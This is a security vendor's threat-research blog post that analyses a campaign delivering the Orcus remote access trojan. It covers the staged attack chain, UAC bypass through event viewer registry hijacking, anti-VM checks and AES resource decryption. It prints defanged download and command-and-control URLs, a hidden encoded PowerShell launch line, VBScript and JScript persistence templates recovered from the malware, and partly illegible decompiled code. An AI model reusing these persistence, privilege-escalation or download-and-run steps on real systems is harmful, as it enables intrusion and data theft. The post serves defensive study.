New Campaign delivers orcus rat

blog.morphisec.com/new-campaign-delivering-orcus-rat

This post was authored by ***Michael Gorelik***, ***Alon Groisman*** *and* ***Bruno Braga***.

A new, highly sophisticated campaign that delivers the Orcus Remote Access Trojan is hitting victims in ongoing, targeted attacks. Morphisec identified the campaign after receiving notifications from its advanced prevention solution at several deployment sites. (Morphisec's Moving Target Defense technology immediately stopped the threat.) The attack uses multiple advanced evasive techniques to bypass security tools. In a successful attack, the Orcus RAT can steal browser cookies and passwords, launch server stress tests (DDoS attacks), disable the webcam activity light, record microphone input, spoof file extensions, log keystrokes and more. (More about Orcus RAT below.)

The forensic data captured by Morphisec from the attack showed a high correlation to additional samples in the wild, indicating a single threat actor is behind multiple campaigns, including this one.


This threat actor specifically focuses on information stealing and .NET evasion. Based on unique strings in the malware, we have dubbed the actor *PUSIKURAC*. Before executing the attacks, *PUSIKURAC* registers domains through FreeDns services. It also utilizes legitimate free text storage services like paste, signs its executables, heavily missuses commercial .NET packers and embeds payloads within video files and images.

In this blog we choose to focus and demystify one specific attack chain executed by the attacker. We will show the full attack chain, analyzing one of the more interesting malware downloaders that we have investigated over the past year, including its delivered payload - the Orcus RAT.

Technical explanation

Based on the initial attack data, we could see that the attack flow proceeds as follows: A persistent VBscript executes a PowerShell script that downloads a .NET executable obfuscated and encrypted by ConfuserEx. The downloaded executable performs known UAC bypass through event viewer registry hijacking to get the highest privileges.


The running process with the highest privileges downloads a legitimate Ramadan-themed Coca-Cola advertising video, which contains an embedded .NET Orcus RAT.


%AppData%\Microsoft\Windows\Start Menu\Programs\Startup\WndwsStrtUpBatch.vbs"
powershell.exe '-Ex' 'ByPASS' '-NOp' '-w' 'HIdDeN' '-Ec' 'IAAgACAA...
hxxps://syswow32batch[.]su/WOW/System32Batch94ver1.exe
ConfuserEx encrypted
%AppData%\System32Batch9SecuredBITs.exe
Privilege escalation
%AppData%\System32Batch9SecuredBITs.exe
hxxp://bit[.]ly/2FRI9rE
.NET embedded
Coca-Cola (Ramadan) advertisement.mp4
hxxps://pomf.pyonpyon[.]moe/wmtqck.mp4
AES encrypted settings
In Memory OrcusRAT
poulty55.chickenkiller[.]com:9030

Each stage of the attack includes additional obfuscation and custom encryption steps, as described below.

Downloader

One of the more interesting stages of the attack is the downloader - System32Batch94ver1.exe (B4136B21B9E95FD1FA9C52BD897F4D2F). The .NET downloader is signed by a non-valid Notepad++ certificate.



System32Batch94ver1.exe Properties

Security | Details | Previous Versions
General | Compatibility | Digital Signatures

Signature list

Name of signer:	Digest algorithm	Timestamp
Notepad++	sha1	Monday, March 19, 2...

Digital Signature Details

General | Advanced

Digital Signature Information
This digital signature is not valid.

Signer information

Name: Notepad++
E-mail: Not available
Signing time: Monday, March 19, 2018 1:41:48 AM

Countersignatures

Name of signer:	E-mail address:	Timestamp
DigiCert Timesta...	Not available	Monday, March 19, ...

Certificate

General | Details | Certification Path


Certification path

DigiCert
DigiCert SHA2 High Assurance Code Signing CA
Notepad++

Certificate status:
This certificate is OK.


The downloader is encrypted by a known obfuscation framework (ConfuserEx) and further obfuscated by a custom algorithm that can transform strings representing binary number patterns to readable strings and byte arrays. The malware also has the functionality of downloading additional stages from paste.ee & bit.ly under certain conditions.

ConfuserEx encrypted binary:




```
using System;
using System.Diagnostics;
using System.IO;
using System.Text;
using System.Threading;
using System.Windows.Forms;
using Microsoft.VisualBasic.CompilerServices;
using Mono.Cecil;

// Token: 0x02000012 RID: 18
[StandardModule]
public sealed class [illegible]
{
    // Token: 0x0600000D RID: 189 RVA: 0x00000000 File Offset: 0x00006200
    // Note: this type is marked as 'beforefieldinit'.
    static [illegible]()
    {
        for (;;)
        {
            IL_0F:
            uint num = 2132534635u;
            for (;;)
            {
                uint num2;
                switch ((num2 = (num ^ 593518030u)) % 5u)
                {
                case 0u:
                    goto IL_0F;
                case 1u:
                    num = (num2 * 1658078161u ^ 1153316657u);
                    continue;
                case 3u:
                    [illegible] = "";
                    num = (num2 * 3690342401u ^ 3200884978u);
                    continue;
                case 4u:
                    [illegible] = 2000;
                    [illegible] = 1000;
                    num = (num2 * 383567022u ^ 1423483678u);
                    continue;
                }
                return;
            }
        }
    }

    // Token: 0x0600000E RID: 190 RVA: 0x00000114 File Offset: 0x00006314
    public static void [illegible]()
    {
        for (;;)
        {
```

Most of the ConfuserEx unpackers didn’t fully work on this sample out of the box; we needed to modify one of the unpackers. Following a successful control flow repair, decryption of constants, strings and the de-obfuscation of the names we identified a readable .NET library.



```
                GClass67.string_2 = "[illegible]";
                GClass67.string_3 = ".";
                GClass67.string_4 = "[illegible]";
                GClass67.string_5 = "[illegible]";
                GClass67.string_6 = "[illegible]";
                GClass67.string_7 = "[illegible]";
                num = (num2 * 332634056u ^ 1756526562u);
                continue;
            case 4u:
                GClass67.string_59 = Conversions.ToString(GClass12.smethod_0("[illegible]"));
                GClass67.string_60 = Conversions.ToString(GClass12.smethod_0("[illegible]"));
                num = (num2 * 1014426101u ^ 4039474707u);
                continue;
            case 5u:
                GClass67.string_41 = Conversions.ToString(GClass12.smethod_0(GClass67.string_2));
                GClass67.string_42 = Conversions.ToString(GClass12.smethod_0(GClass67.string_1));
                num = (num2 * 3525340739u ^ 2522092959u);
                continue;
            case 6u:
                GClass67.string_58 = Conversions.ToString(GClass12.smethod_0(GClass67.string_9));
                num = (num2 * 2773043040u ^ 841998467u);
                continue;
            case 7u:
                GClass67.string_1 = "[illegible]";
                num = (num2 * 3646002272u ^ 1809001925u);
                continue;
            case 8u:
                GClass67.string_39 = Conversions.ToString(GClass12.smethod_0(GClass67.string_27));
                num = (num2 * 795835255u ^ 2929926179u);
                continue;
            case 9u:
                GClass67.string_17 = "[illegible]";
                num = (num2 * 1457607803u ^ 2630162323u);
                continue;
            case 10u:
                GClass67.string_11 = "[illegible]";
                GClass67.string_12 = "[illegible]";
                GClass67.string_13 = "[illegible]";
                num = (num2 * 3178605723u ^ 627609741u);
```

As noted previous, we needed to apply some of the decoding algorithms implemented within the binary in order to deobfuscate the next stage binary patterns (similar patterns are downloaded from *hxxps://paste[.]ee/r/O53RV*). The identified strings revealed the persistency methods of the binary, privilege escalation techniques used to bypass UAC, and next stage artifacts embedded. Some of these strings are included in Table 1 below:



eventvwr.exe
Software\Classes\mscfile\shell\open\command
%SystemRoot%\system32\mmc.exe
SandboxieRpcSs
SandboxieDcomLaunch
vmtoolsd
The module "RtdHandleServerdll" was loaded but the call to DllregisterServer failed with error code 0x80004005."
<html> <head> <SCRIPT Language="VBScript"> Set objShell = CreateObject("WScript.Shell") appDataLocation=objShell.ExpandEnvironmentStrings("%APPDATA%") Dim X1 X1 = "\Name.exe" objShell.Run(appDataLocation & X1) Set objShell = Nothing self.close </SCRIPT> </body> </html>

try
{
Yeah=new ActiveXObject("WScript.shell");
objShell=Yeah.ExpandEnvironmentStrings("%appdata%");
Yeah.run("cmd /c start "+objShell+"\\"+"Name.exe",0);
}
catch(e)
{}

schtasks /create /sc minute /mo 1 /tn
PUSIKURAC


Table 1

Although the original string table includes much more information, we will focus on the strings included in the table above.

The *eventvwr.exe*, *mmc* and *mscfile registry hijack* clearly indicate a known UAC bypass technique utilized by malware over the last 2 years – hijacking the mscfile registry key will cause the event viewer to execute the given process with highest privileges. The *vmtoolsd* and the *Sandboxie* strings indicate known anti-VM techniques. The *VBScript code templates*, which are compiled by the .NET binary and the task schedule procedures, are indicators for persistency and disconnection of the attack chain (as in the scenario we are analyzing).

The last string was the only one that is not self-explainable and looked unique. This prompted us to use it as the name for the threat actor.


While hunting for additional strings, we identified an interesting method that is responsible for the AES decryption of one of the encrypted resources:



```
{
    object manifestResourceStream;
    object obj2 = new BinaryReader(manifestResourceStream);
    try
    {
        int num6 = obj2.ReadInt32();
        for (;;)
        {
            IL_17B:
            uint num7 = 1331280134u;
            for (;;)
            {
                switch ((num2 = (num7 ^ 181792650u)) % 9u)
                {
                case 1u:
                {
                    object byte_ = obj2.ReadBytes(16);
                    int count = obj2.ReadInt32();
                    num7 = (num2 * 293743286u ^ 3769125181u);
                    continue;
                }
                case 2u:
                    <Module>.int_8 = -1091718226;
                    num7 = (num2 * 2217247307u ^ 2345177691u);
                    continue;
                case 3u:
                {
                    int num8 = (num6 != 1337) ? 1 : 0;
                    num5 = ((num8 == 0) ? 1 : 0);
                    num7 = (((num5 == 0) ? 1130819352u : 1066850163u) ^ num2 * 849791499u);
                    continue;
                }
                case 4u:
                {
                    object byte_2 = obj2.ReadBytes(32);
                    num7 = (num2 * 488300525u ^ 643866755u);
                    continue;
                }
                case 5u:
                    goto IL_187;
                case 6u:
                    goto IL_17B;
                case 7u:
                {
                    int count;
                    object byte_3 = obj2.ReadBytes(count);
                    object byte_;
                    object byte_2;
                    GClass75.smethod_0(GClass75.smethod_2(byte_3, byte_2, byte_));
                    num7 = (num2 * 1622773790u ^ 323420195u);
                    continue;
                }
                case 8u:
                    num7 = 786657576u;
                    continue;
                }
                goto Block_10;
```

The function iterates over its four resources until it finds a resource stream that starts with the leet cookie (1337). It then extracts the key and the initialization vector for a successful AES decryption of the resource.

Decryption of the "*QFwMhceaY.Resources*" resource reveals an additional set of URLs, filename extensions and .NET target version:




2FYWl2c
NQvVUXFwtu
IwtEXieCuKjWOV3LzZ0+/7gw1KVT4Tu58+KK2cOa/AA=
47135305
925184
hxxps://paste[.]ee/r/bOZW3
v4.0.30319

Table 2

Again, the actual string table contains more information and we have included only the most relevant.


The first string is the URL path for the bit.ly (one of the leading URL shorteners). This path hosts a redirector to the next stage malware (Orcus RAT embedded inside mp4 video file).



```
<html>
<head><title>Bitly</title></head>
<body><a href="https://pomf.pyonpyon.moe/wmtqck.mp4">moved here</a></body>
</html>
```

The second string is an executable name, which is later concatenated with the *.exe* extension and used to replace the *Name.exe* template within the VB script shown in Table 1.

